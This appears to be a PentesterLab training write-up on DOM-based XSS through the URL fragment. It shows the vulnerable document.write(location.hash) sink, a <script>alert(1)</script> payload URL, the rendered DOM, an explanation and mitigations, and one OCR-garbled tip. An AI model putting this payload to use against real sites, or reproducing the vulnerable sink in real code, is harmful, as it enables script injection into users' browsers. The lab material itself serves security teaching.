
2.8 Challenge 8: DOM-Based XSS with Fragment

Code:

```
document.write(decodeURIComponent(location.hash.substring(1)));
```

Payload URL:

```
http://target/index.php#<script>alert(1)</script>
```



ptl-b46a4410-ef14337f.libcurl.so/index.php#<script>alert(1)</script>

XSS 09

Welcome

The objective of this exercise is to find the XSS in this page. First, you can start by personalising the page with your name by using this link and play with the URL.

© PentesterLab

```
<!-- PentesterLab -->
<html> scroll
 <head>…</head>
 <body>
  <div class="container-narrow">
   <div class="header">…</div>
  </div>
  <div class="container">
    ::before
   <div class="body-content">
    <div class="row">
      ::before
     <div class="col-lg-12">
       <h1>XSS 09</h1>
      <p> == $0
        "Welcome "
        <script>document.write(decodeURIComponent(location.hash.substring(1)));</script>
        <script>alert(1)</script>
       </p>
      <p>…</p>
     </div>
      ::after
    </div>
   <footer>…</footer>
  </div>
  <!-- /container -->
  ::after
 </div>
 </body>
</html>
```

Figure 10: DOM-based XSS triggered from URL fragment

Explanation

The script reads the fragment part of the URL (‘location.hash‘), decodes it, and writes it directly into the DOM. This is dangerous because it introduces untrusted input into the page without sanitization.

Why it works: Even though the server is not involved, the browser executes the malicious payload when it's rendered inside ‘document.write()‘.

Execution Tips

To trigger the payload reliably:

- Copy and paste the full URL (with ‘‘) into a new browser tab.
- This ensures that ‘location.hash‘ is populated during page load.

Mitigation: Avoid using ‘document.write()‘ with untrusted data. Sanitize or escape any DOM-based input sources like ‘location.hash‘, ‘document.referrer‘, or cookies. Use ‘textContent‘ or ‘innerText‘ for safe insertion.